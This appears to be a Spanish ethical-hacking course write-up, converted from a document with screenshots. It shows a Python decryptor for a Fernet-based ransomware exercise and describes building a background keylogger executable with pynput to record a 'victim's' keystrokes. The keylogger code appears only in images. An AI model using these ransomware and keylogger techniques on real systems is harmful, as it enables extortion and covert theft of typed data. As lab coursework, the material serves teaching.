
Descripción generada automáticamente

Ahora procederemos a hacer el descifrado, agregamos un nuevo elemento



Interfaz de usuario gráfica, Texto, Aplicación

Descripción generada automáticamente



# -\*- coding: utf-8 -\*-

###########################################

# DescifradoRansomwareJuanPabloLondoñoQuintero

###########################################

from cryptography.fernet import Fernet

import os

###########################################

# Extensión de los archivos secuestrados

extension = 'IUEHackeoEtico202302'

# Cargar la clave de cifrado

def cargar\_key():

return open('key.key', 'rb').read()

# Descifrar y restaurar archivos

def descifrar(items, key):

f = Fernet(key)

for item in items:

# Verificar si el archivo tiene la extensión adecuada para descifrar

if item.endswith('.' + extension):

# Leer el archivo cifrado

with open(item, 'rb') as file:

encrypted\_data = file.read()

# Descifrar el archivo

decrypted\_data = f.decrypt(encrypted\_data)

# Restaurar el archivo original

original\_name = os.path.splitext(item)[0]

with open(original\_name, 'wb') as file:

file.write(decrypted\_data)

# Eliminar el archivo cifrado

os.remove(item)

if \_\_name\_\_ == '\_\_main\_\_':

path\_to\_decrypt = 'C:/Users/JuanPablo/Documents/HE/prueba'


items = os.listdir(path\_to\_decrypt)

full\_path = [os.path.join(path\_to\_decrypt, item) for item in items]

key = cargar\_key()

descifrar(full\_path, key)

Ejecutamos




Y se observa que descifro correctamente

Captura de pantalla de computadora

Descripción generada automáticamente

KEYLOGGER

Haremos un programa que permita registrar cada una de las teclas accionadas en el equipo de nuestra victima



Para ello debemos instalar pynput


Captura de pantalla de computadora

Descripción generada automáticamente

Captura de pantalla con la imagen de una pantalla

Descripción generada automáticamente


Una vez puesto el código, lo ejecutamos



Captura de pantalla de computadora

Descripción generada automáticamente

Ahora procedemos a crear la aplicación para que funcione en segundo plano



Captura de pantalla de computadora

Descripción generada automáticamente

En el lado superior izquierdo vemos que se creo satisfactoriamente el .exe

Ahora adjuntamos el cifrado

Captura de pantalla de computadora

Descripción generada automáticamente

La idea es guardar el keylogger en la carpeta que se va a cifrar, para ello usamos key\_log\_path: la dirección deseada y en esa misma, encriptamos